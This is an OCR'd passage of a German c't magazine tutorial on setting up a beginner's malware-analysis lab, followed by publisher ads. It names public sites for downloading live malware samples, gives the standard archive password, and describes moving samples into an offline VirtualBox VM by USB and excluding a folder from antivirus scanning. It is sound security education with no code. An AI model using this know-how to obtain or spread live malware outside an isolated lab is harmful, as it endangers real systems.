
Die Filter helfen Ihnen, Ihre Suche etwa nach Dateityp (zum Beispiel .exe-Dateien, Java, PDFs, Office-Dokumente, Skripte) oder auch mittels Schlagworten wie „trojan“, „ransomware“ oder „wannacry“ einzugrenzen. Innerhalb der gefundenen Reports befinden sich die Download-Links für Samples im rechten oberen Bereich des GUI hinter einem blauen „Get sample“-Button.

Hybrid-Analysis funktioniert ähnlich wie any.run. Der primäre Unterschied: Nutzer können während der Sandbox-Analyse nicht mit hochgeladenen Samples interagieren, sondern lediglich die Resultate abwarten. Sofern der Hochladende keine anderweitigen Einstellungen vorgenommen hat, können registrierte Nutzer auch hier Schadcode per Download-Link aus öffentlich verfügbaren Reports herunterladen.


Nach kostenloser Anmeldung stehen Ihnen auf der Startseite Suchoptionen etwa mittels Hashes, Schlagworten, involvierter (schädlicher) IP-Adressen oder auch mit Yara-Strings zur Verfügung. Ein kleiner „Samples“-Button direkt neben den Suchergebnissen




Suchfunktion in any.run: Der ausklappbare Filter in „Public Submissions“ hilft beim Eingrenzen weiter.



Download-Link im Report: Ein Klick auf „Get sample“ wirft den Download an.



Mehrere Suchoptionen nebst „Advanced“-Filtern stehen direkt auf der Startseite des Sandbox-Dienstes Hybrid Analysis zur Verfügung.



Gewünschte Datei gefunden? Dann können Sie den Download direkt aus der Liste veranlassen.

in einer Liste löst den Download der jeweiligen Malware aus.

Für spontane Downloads: MalwareBazaar und Malwerk


Sowohl auf any.run als auch auf Hybrid Analysis können Sie natürlich auch nach kürzlich hochgeladenen Samples stöbern, statt gezielt nach bestimmtem Schadcode zu suchen. Zwei weitere Dienste, die sich gut für spontane Downloads eignen, sind MalwareBazaar und „Das Malwerk“ (siehe ct.de/wstz). Im Unterschied zu den beiden zuvor genannten Sandbox-Diensten sind hier Downloads auch ohne Registrierung möglich.

Sinn und Zweck dieser beiden Plattformen ist es, der Infosec-Community kontinuierlich aktuellen Schadcode zu Forschungszwecken zur Verfügung zu stellen. Es handelt sich nicht um Analysedienste; allerdings verknüpfen sie alle Samples mit zugehörigen Reports externer Analyse-Plattformen. MalwareBazaar trägt zusätzlich einige statische Informationen zur ersten Einschätzung der jeweiligen Datei zu einem knappen Report zusammen.

Sicher und souverän mit Schadcode umgehen

Natürlich gibt es viele weitere, ebenfalls durchaus empfehlenswerte Malware-Quellen für Sicherheits-

Auf dem „Malware-Basar“ gibt es besonders frischen Schadcode.



forscher. Eine recht umfangreiche Liste solcher Quellen finden Sie beispielsweise im Blogeintrag „Free Malware Sample Sources for Researchers“ des IT-Security-Experten Lenny Zeltser (siehe ct.de/wstz). Allerdings verfügen unsere vier zuvor genannten Empfehlungen über eine gemeinsame Eigenschaft, die sie besonders anfängerfreundlich macht: Alle Malware-Samples warten in passwortgeschützten Archiven auf ihren Download.

Das De-facto-Standard-Passwort unter Malware-Analysten, das auch die vier hier vorgestellten Quellen nutzen, lautet **infected**. Falls dieses Passwort einmal nicht funktioniert, stehen – wer hätte es gedacht – die Erfolgschancen mit **virus** und **malware** auch ganz gut.

Der Passwortschutz bewahrt Sie vor versehentlichen Doppelklicks auf ausführbare Dateien und generell vor einem flauen Bauchgefühl bei direkten Interaktionen mit Malware auf Ihrem Hostsystem. Richtig gelesen: Wir gehen im Folgenden davon aus, dass Sie die Downloads der passwortgeschützten Archive direkt auf Ihrem Host vornehmen und anschließend – noch sicher im Archiv verpackt – via USB in die VM schieben.


Auf diese Weise bleibt Ihnen der geöffnete Browser mit weiteren Informationen zu den heruntergeladenen Samples als Recherchequelle und Download-Portal für weitere, möglicherweise auch verwandte Samples erhalten. Und zwar bei kontinuierlich abgestöpseltem virtuellem Netzwerkkabel und unabhängig von Neustarts oder Schadcode-Manipulationen im Gastsystem.

Weitere Tipps und Sicherheitshinweise

Stellen Sie vorab sicher, dass der USB-Stick, den Sie im nachfolgenden Abschnitt zum Malware-Transportmittel umfunktionieren werden, keine anderen, potenziell sensiblen Daten enthält. Verwenden Sie ihn ausschließlich für Schadcode, stecken Sie ihn nicht an fremde Rechner und achten Sie darauf, dass er nicht in unbedarfte Hände gerät.

Wenn Sie im Anschluss an die Lektüre dieses Artikels weiter mit Ihrer Testumgebung experimentieren, werden Sie sicherlich auch einmal in die Situation geraten, dass von Ihnen begehrte Schadcode-Samples nicht in archivierter, passwortgeschützter Form verfügbar sind. In solchen Fällen müssen Sie vor allem auf Windows-Hosts besondere Vorsicht walten lassen. Bestenfalls liegen solche unverpackten Samples mit einer Endung vor, die bei einem Doppelklick keine Ausführung triggert. Sollte dies nicht der Fall sein, benennen Sie sie – sehr vorsichtig! – um (zum Beispiel in „ex_“ oder .bin).

Im Zusammenhang mit Ihrem Virenwächter auf dem Host kann sich bei solchen Samples zusätzlich das Problem ergeben, dass diese vom Echtzeitschutz beim Herunterladen oder Verschieben als Malware erkannt und gelöscht beziehungsweise in Quaran-



Über die obere VirtualBox-Menüleiste reichen Sie den USB-Stick an das Gastsystem durch.

täne befördert werden. Dieses Problem lässt sich durch das Anlegen eines Ordners eindämmen, den Sie grundsätzlich vom Scanprozess der Antiviren-Software ausschließen.

Da auch diese Vorgehensweise ein Risiko darstellt, verstauen sie dort gespeicherten Schadcode am besten wiederum in einem passwortgeschützten Archiv. In diesem Zustand können Sie ihn auch problem- und bedenkenlos auf Ihren USB-Stick kopieren. Wird der Stick nun vom Hostsystem (automatisch) gemountet, bleibt die Antiviren-Software stumm – und zugleich sind Sie, Ihr System und neugierige Dritte besser vor der Malware geschützt.

Malware via USB in die VM schicken

Starten Sie Ihre Analyseumgebung, genauer: den zuvor erstellten finalen Sicherungspunkt mit den installierten Tools (und ohne Netzwerkverbindung) in VirtualBox („ready_with_tools“). Stecken Sie, sofern noch nicht geschehen, den USB-Stick mit dem passwortgeschützten Malware-Archiv an Ihren Rechner. In der horizontalen VirtualBox-Menüleiste wählen Sie jetzt einfach über den Punkt „Geräte“ > „USB“ den Stick aus. Ein Hinweis im rechten unteren Desktopbereich der VM signalisiert, dass das „Durchreichen“ des Speichermediums vom Host- an das Gastsystem erfolgreich war.

Über den Explorer sollte das USB-Laufwerk nun auf dem Gast – und zugleich nicht mehr auf dem Host – verfügbar sein. Letzteres sollte Sie allerdings nicht veranlassen, allzu unbekümmert mit der neuen Datenquelle umzugehen. Denn es gibt reichlich Schadcode, der sich nach seiner Ausführung automatisch auch auf angeschlossene USB-Geräte kopiert, um sich von dort aus später weiterzuverbreiten. Um das zu vermeiden, gehen Sie wie folgt vor:

- Kopieren Sie die Inhalte vom Stick in Ihre VM an einen Speicherort, an dem Sie sie später wiederfinden.
- Entfernen Sie den Stick anschließend sofort (!) und
- erstellen Sie einen neuen Sicherungspunkt mit einem Namen, der auf die aktuelle Malware verweist.

Snapshots mit Malware nicht für weitere Analysen nutzen

Der neue Snapshot kann nun als Ausgangspunkt für beliebig viele Analysedurchgänge dienen. Wichtig: Nutzen Sie ihn nie als Ausgangspunkt zur Analyse mehrerer Samples, sondern starten Sie mit neuem Schadcode immer wieder bei „ready_with_tools“. So vermeiden Sie Analysen in einer potenziell verseuchten Umgebung, die nicht nur gefahrenträchtig sind, sondern auch unklare und damit nicht eindeutig zuordenbare Resultate liefern können.

Natürlich wäre es an dieser Stelle schön, Analyseergebnisse wie auch sonstige, nicht ausführbare Schadcode-Relikte einfach wieder aus der VM herausziehen zu können. Unser sehr einfaches Setup bietet hierfür allerdings keine sichere Möglichkeit: Das erneute Anstecken des USB-Sticks nach der Schadcode-Ausführung sollten Sie vermeiden. Für Drag-and-Drop oder Copy-and-Paste zwischen Host und Gast bräuchten Sie wiederum die im vorherigen Artikel erwähnten, die Analyse-VM potenziell enttarnenden Guest Additions. Da deren Verwendung gerade für Einsteiger Gefahren des Malware-Ausbruchs bergen, die kaum alle in einem einzigen Artikel aufschlüsselbar sind, wollen wir sie an dieser Stelle nicht ohne Weiteres empfehlen.

Was Sie stattdessen tun können ist, im Anschluss an eine Analyse den infizierten Systemzustand als Snapshot zu sichern, ohne ihn anderweitig weiterzuverwenden. So behalten Sie Zugang zu erstellten

Falls Sie Systemzustände mit Malware sowie infizierte Zustände sichern, markieren Sie sie unbedingt als solche. Und verwenden Sie sie keinesfalls zur Analyse anderen Schadcodes weiter.

Logfiles sowie extrahierten Schadcode-Komponenten und können diese in Ruhe studieren. Indem Sie die Sicherungspunkt-Sammlung Ihrer VM regelmäßig aufräumen, vermeiden Sie Verwirrung und schaffen zugleich wieder reichlich freien Speicherplatz.

Hinweise zum Weiterforschen

Nachdem Sie nun mit uns gemeinsam eine sichere Malware-Analyseumgebung nebst Tools eingerichtet haben, können Sie eigenständig weiterforschen. Das Wichtigste dabei: Lassen Sie sich auf keinen Fall entmutigen, wenn Sie mit den Ihnen jetzt zur Verfügung stehenden Mitteln nicht immer weiterkommen.

Denn zum einen ist es selbst für fortgeschrittene Analysten und Analystinnen mitunter schwierig bis unmöglich, aus Malware-Samples schlau zu werden, wenn der Kontext fehlt. Wenn Sie auf Plattformen wie MalwareBazaar ganz zufällig Dateien zur Analyse auswählen, ist die Wahrscheinlichkeit nämlich recht hoch, dass es sich dabei lediglich um eine von vielen Komponenten eines ausgefeilten Schadcodes handelt, die für sich allein betrachtet gar nicht funktionsfähig und kaum einzuordnen ist. Zum anderen verfolgt moderne Malware, anders als frühe Viren und Würmer, fast immer kommerzielle Ziele. Dementsprechend viel Zeit und Aufwand investieren ihre Entwickler in immer neue Anti-Analyse- beziehungsweise -Sandbox-Mechanismen.

Deutlich besser stehen Ihre Erfolgschancen, wenn Sie als Ausgangspunkt für Ihre Untersuchungen vorhandene Analyse-Reports von Online-Diensten wie Hybrid-Analysis, any.run oder VirusTotal nutzen. Auch Beiträge von IT-Sicherheits-Bloggern wie Brian Krebs, Tweets von unabhängigen Sicherheitsforschern und Computer Emergency Response Teams wie etwa dem CERT-Bund oder Artikel auf IT-Newsplattformen wie heise Security können wertvolle Hinweise auf spannende Malware liefern. Letztere hat vor einiger Zeit den hilfreichen Beitrag „Orientierung im Security-Babylon“ zu Malware-Informationsquellen und -querverbindungen veröffentlicht (siehe ct.de/wstz).

Indem Sie Wissen aus verschiedenen Quellen miteinander kombinieren, bekommen Sie ein besseres Gefühl dafür, wonach Sie bei Ihren eigenen Analysen suchen müssen. Und indem Sie eigene Erkenntnisse und Schlussfolgerungen mit vorhandenen Informationen abgleichen, gewinnen Sie nach und nach an Sicherheit im Umgang mit Malware und Tools. Wir wünschen Ihnen bei diesem Prozess viel Spaß und Erfolg!

Weitere Tools und Informationen

Abschließend haben wir noch ein paar Tipps zu weiteren Analysewerkzeugen und interessanten Artikeln für Sie zusammengestellt (siehe ct.de/wstz):

- „A dive into the PE file format“: Englischsprachige Artikelserie mit detaillierten Erläuterungen zur PE-Dateistruktur. Das Wissen um diese Details macht etwa die statische Analyse mit PEStudio und ähnlichen Tools effektiver und erleichtert den späteren Einstieg ins Reverse Engineering.
- Blog von Lenny Zeltser: Informative und zeitlose Beiträge auch zum Einstieg in die Malware-Analyse.
- FakeNet-NG und Fiddler: Diese Tools zur Netzwerk-Simulation und Analyse von Malware-Traffic haben es leider nicht mehr in unseren schon sehr ausführlichen Artikel geschafft. Falls Sie erwägen, Ihre Analyseumgebung um eine zweite (Linux-)VM wie REMNux zu erweitern, könnte zudem auch das Linux-Projekt INetSim für Linux interessant für Sie sein.
- oletools: Python-Tools zum Extrahieren und Analysieren von Code aus schädlichen Office-Dokumenten.

Falls Sie noch tiefer einsteigen und sich mit der manuellen Schadcodeanalyse als Königsdisziplin befassen möchten, helfen Begriffskombinationen wie „Reverse Engineering Malware“ auf der Suche nach guten, in deutscher Sprache leider raren Tutorials. Zum Experimentieren eignen sich unter anderem der Disassembler IDA in der Free Version und der Debugger x64dbg. (anm) c't

Artikel aus
heise+
heise.de/plus

Tools und weitere Infos

ct.de/wstz

Vorschau: c't Daten schützen 2023

Ab 21. Februar im Handel und auf ct.de

Datenverlust ist für jeden ärgerlich. Für Unternehmen, Vereine und andere Institutionen stellt der Verlust von Betriebs- und Kundendaten über den Ärger hinaus auch ein echtes Risiko dar.

Kritische Stellen gibt es viele: Sei es die E-Mail, die zum Einfallstor für Angriffe werden kann, der falsch genutzte Virenscanner-Dienst oder wichtige Daten, die nicht sicher genug gespeichert und gelagert werden. Das Sonderheft „c't Daten schützen 2023" gibt zu diesen und weiteren Fragen praxisorientierte Hilfestellungen, wie man seine IT sowohl privat als auch im Unternehmen besser absichern kann.

Mit dem Sonderheft erhalten IT-Verantwortliche zusätzlich kostenlosen Zugang zum heise-Academy-Videokurs „Informationssicherheit und Datenschutz im Unternehmen", der sie durch alle Phasen der Planung und praktischen Umsetzung der Informationssicherheit in ihrem Unternehmen führt.

Weitere Infos: ct.de/wj9u

Bild: tippapatt; AdobeStock

Themenschwerpunkte

E-Mail sicher nutzen
- Gefahrloser Umgang mit E-Mails
- Phishing-Mails erkennen und abwehren
- Vertrauenswürdige Mails verschicken
- Verdächtige Mailanhänge entschärfen

Praktischer Datenschutz im Alltag
- MS-Office-Dateien verschlüsseln
- Datenschutzkonformes Kundenmanagement
- Virenscan-Dienste richtig nutzen
- Datenleck durch Azure-Workflow
- Grenzen für die Videoüberwachung

Sicher speichern und lagern
- Tipps zur Verschlüsselung
- Sicherheitscheck selbstverschlüsselnder USB-Speicher
- Alternative Software-Verschlüsselung
- Sichere Aufbewahrung der wertvollen Daten

heise Academy

DATENSCHUTZ & CYBER SECURITY:
LERNE VON DEN PROFIS

Das erwartet dich:

- Webinarserie Ethical Hacking mit Eric Amberg (Erster Termin: 23.02.23)
- 20+ weitere Online-Kurse und Trainings zum Thema IT-Security in unserer Lernplattform
- On-Demand oder Live: Bestimme selbst, wann, was und wie du lernst

Jetzt ausprobieren: heise-academy.de

Ihr Erste-Hilfe-Set:

Das Notfall-System für den Ernstfall

Komplett auf 32 GByte USB-Stick.
Desinfec't startet direkt vom Stick.

Auch als Heft + PDF mit 29 % Rabatt

Mit der neuen Version **c't Desinfec't 2022/23** sind Sie für den Ernstfall bestens gerüstet:

- ► Windows-PCs untersuchen und säubern sowie Trojaner und Viren beseitigen
- ► Daten retten und sofort wiederherstellen
- ► Für Profis: Open Threat Scanner (Yara), Thor Lite Scanner
- ► Viren-Scanner von ClamAV, Eset und WithSecure

